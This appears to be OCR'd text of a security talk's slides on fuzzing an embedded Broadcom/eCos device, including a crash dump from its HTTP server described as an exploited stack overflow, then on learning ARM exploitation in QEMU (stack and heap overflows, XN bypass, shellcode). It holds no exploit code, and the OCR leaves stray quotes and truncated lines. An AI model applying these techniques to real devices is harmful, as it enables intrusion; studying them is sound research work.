
```
SARidleys-MacBook-Air:Desktop sa7$ ./thing.py
--Return--
> /Users/sa7/Desktop/thing.py(11)<module>()->None
-> import pdb; pdb.set_trace()
(Pdb) print thang
Value'246'0
MemSize:' '..........................' '8M
Flash' 'detected' '@0xbe000000

Signature:' 'a806


Broadcom' 'BootLoader' 'Version:' '2.1.6d' 'release' 'Gnu
Build' 'Date:' 'Apr' '29' '2004
Build' 'Time:' '17:54:32

Image' '1' 'Program' 'Header:
'    'Signature:' 'a806
'      'Control:' '0005
'    'Major' 'Rev:' '0400
'    'Minor' 'Rev:' '04ff
'   'Build' 'Time:' '2004/5/8' '04:33:27' 'Z
' 'File' 'Length:' '756291' 'bytes
Load' 'Address:' '80010000
'     'Filename:' 'ecram_sto.bin
'          'HCS:' '440a
'          'CRC:' '90cc24e0


Image' '2' 'Program' 'Header:
'    'Signature:' 'a806
'      'Control:' '0005
```

ECOS Real Time Operating System!



```
' 'eCos' '-' 'hal_diag_init
Init' 'device' /dev/ttydiag'
Init' 'tty' 'channel:' '802cdbb8
Init' 'device' /dev/tty0'
Init' 'tty' 'channel:' '802cdbd8
Init' 'device' /dev/haldiag'
HAL/diag' 'SERIAL' 'init
Init' 'device' /dev/ser0'
BCM' '33XX' 'SERIAL' 'init' '-' 'dev:' 'fffe0
Set' 'output' 'buffer' '-' 'buf:' '802ffb80'
Set' 'input' 'buffer' '-' 'buf:' '80300380' '
BCM' '33XX' 'SERIAL' 'config
'255'
Reading' 'Permanent' 'settings' 'from' 'non-v
Checksum' 'for' 'permanent' 'settings:'  '0xb
Settings' 'were' 'read' 'and' 'verified.
```

After fuzzing, the bugs begin to show!



```
r0/zero=00000000' 'r1/at'  '=00000000' 'r2/v0'  '=ffffffff' 'r3/v1'  '=801f965c
r4/a0'  '=00000010' 'r5/a1'  '=00000000' 'r6/a2'  '=801f9a9c' 'r7/a3'  '=801f9c88
r8/t0'  '=80549184' 'r9/t1'  '=00000002' 'r10/t2' '=36313733' 'r11/t3' '=37303030
r12/t4' '=00281f40' 'r13/t5' '=ffffffff' 'r14/t6' '=ffffffff' 'r15/t7' '=801f965c
r16/s0' '=807ee210' 'r17/s1' '=00000000' 'r18/s2' '=80300000' 'r19/s3' '=80300000
r20/s4' '=80549184' 'r21/s5' '=80555b00' 'r22/s6' '=11110016' 'r23/s7' '=11110017
r24/t8' '=0028e550' 'r25/t9' '=ffffffff' 'r26/k0' '=805548a8' 'r27/k1' '=00000000
r28/gp' '=80554808' 'r29/sp' '=80554880' 'r30/fp' '=80555f80' 'r31/ra' '=80022674

PC'    ':' '0x80022674'    'error' 'addr:' '0x80022650
cause:' '0x807ee210'    'status:'     '0x1000fc00

BCM' 'interrupt' 'enable:' 'fffffff7' 'status:' '00000000

entry' '800225f0'     'called' 'from' '801fd150
entry' '801fd054'     'called' 'from' '801faca4
entry' '801fac9c'     'called' 'from' '80138098
entry' '80138064'     'called' 'from' '80135964
entry' '801358f8'     'called' 'from' '80137cb8
entry' '80137c54'     'called' 'from' '801fbea8
entry' '801fbe98'     'called' 'from' '801fbb7c
entry' '801fbb58'     'called' 'from' '801fbed8
entry' '801fbec8'     'called' 'from' '80205ae4
entry' '80205ad4'     'called' 'from' '8001037c
entry' '80010358'   'Return' 'address' '(00000000)' 'invalid' 'or' 'not' 'found.'  'Trace'

Task:' 'tHttpd
------------------------------------------------------------
ID:'                    '0x0026
Handle:'                '0x807ee210
Set' 'Priority:'          '29
Current' 'Priority:' '29
```

Crashes!!! in the HTTP server (thttpd)

Bug in built-in HTTP server. Stack Overflow. EXPLOITED.


Now that we have crashes? What next?

Time to get good at Reverse Engineering ARM and Exploitation.

Xipiter

My machines are x86, where do we start with ARM?

The First Lab: QEMU



```
[    4.024627] Console: switching to colour frame buffer device 128x48
[    4.061676] regulator_init_complete: VDAC: incomplete constraints, leaving on
[    4.065795] twl_rtc twl_rtc: setting system clock to 2011-10-24 18:34:51 UTC
(1319481291)
[    4.088562] Freeing init memory: 320K
[    4.107360] usb 2-1: New USB device found, idVendor=0627, idProduct=0001
[    4.107971] usb 2-1: New USB device strings: Mfr=1, Product=4, SerialNumber=5
[    4.108673] usb 2-1: Product: QEMU USB Keyboard
[    4.109252] usb 2-1: Manufacturer: QEMU 0.15.50
[    4.109649] usb 2-1: SerialNumber: 42
[    4.180389] input: QEMU 0.15.50 QEMU USB Keyboard as /devices/platform/usbhs-
omap.0/ohci-omap3.0/usb2/2-1/2-1:1.0/input/input2
[    4.197326] generic-usb 0003:0627:0001.0001: input: USB HID v1.11 Keyboard [Q
EMU 0.15.50 QEMU USB Keyboard] on usb-ohci-omap3.0-1/input0
[    5.316955] udev[669]: starting version 167
[   12.225250] EXT4-fs (mmcblk0p2): mounted filesystem with ordered data mode. O
pts: (null)
fsck from util-linux-ng 2.17.2
rootfs: clean, 17473/259072 files, 203698/1035264 blocks

Last login: Sun Oct 23 02:42:45 UTC 2011 from user-studio-xps-435t-9000.home on
```

```
[    4.024627] Console: switching to colour frame bu
[    4.061676] regulator_init_complete: VDAC: incomp
[    4.065795] twl_rtc twl_rtc: setting system clock
[    4.088562] Freeing init memory: 320K
[    4.107360] usb 2-1: New USB device found, idVend
[    4.107971] usb 2-1: New USB device strings: Mfr=
[    4.108673] usb 2-1: Product: QEMU USB Keyboard
[    4.109252] usb 2-1: Manufacturer: QEMU 0.15.50
[    4.109649] usb 2-1: SerialNumber: 42
[    4.180389] input: QEMU 0.15.50 QEMU USB Keyboard
2
[    4.197326] generic-usb 0003:0627:0001.0001: inpu
.0-1/input0
Loading, please wait...
[    5.316955] udev[669]: starting version 167
Begin: Loading essential drivers ... done.
Begin: Running /scripts/init-premount ... done.
Begin: Mounting root file system ... Begin: Running
Begin: Running /scripts/local-premount ... done.
[   12.225250] EXT4-fs (mmcblk0p2): mounted filesyst
Begin: Running /scripts/local-bottom ... done.
done.
Begin: Running /scripts/init-bottom ... done.
Last login: Mon Oct 24 18:35:30 UTC 2011 on tty02
Welcome to Linaro 11.09 (development branch) (GNU/Li

 * Documentation:  https://wiki.linaro.org/
root@linaro-nano:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34
          inet addr:192.168.1.6  Bcast:192.168.1.255
          inet6 addr: fe80::5054:ff:fe12:3456/64 Sco
          UP BROADCAST RUNNING MULTICAST  MTU:1500
          RX packets:21 errors:0 dropped:0 overruns:
          TX packets:17 errors:0 dropped:0 overruns:
          collisions:0 txqueuelen:1000
          RX bytes:2399 (2.3 KB)  TX bytes:1823 (1.8
          Interrupt:80

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0
          TX packets:0 errors:0 dropped:0 overruns:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Using QEMU we got familiar with ARM:

- Got comfortable with GDB
- We got familiar with ARM architecture and idiosyncracies
- We developed our techniques and tools for writing Assembly Code and Shellcode on ARM
- We got familiar with how Interactive Disassembler (IDA) examined ARM binaries

We wrote vulnerable apps and developed our exploitation techniques

- Basic Stack Overflows
- Stack Overflows with Return-To-LibC
- Stack Overflows with “No Execute Stack” (XN)
- Advanced Stack Overflows with XN
- Heap Overflows
- Heap Overflows with “No eXecute (XN)” protection

But we wanted more...we wanted real hardware ARM!

Finding a hardware ARM Platform


- Almost every cellphone is ARM!
- Android phones are little ARM linux computers
- None of these systems are “Developer Friendly”
  - We can not easily run our many tools on them:
    - languages like Lua and Python
    - shells
    - GNU Utilities, compilers, etc.

Finding a “developer friendly” hardware ARM Platform

- There are many “open” ARM platforms:
  - Raspberry Pi
  - BeagleBoard
  - ARMini
  - CuBox, etc
- We tried many many systems, and ran into many many problems with building custom Linux distributions with adequate hardware support.

Finding a “developer friendly” hardware ARM Platform

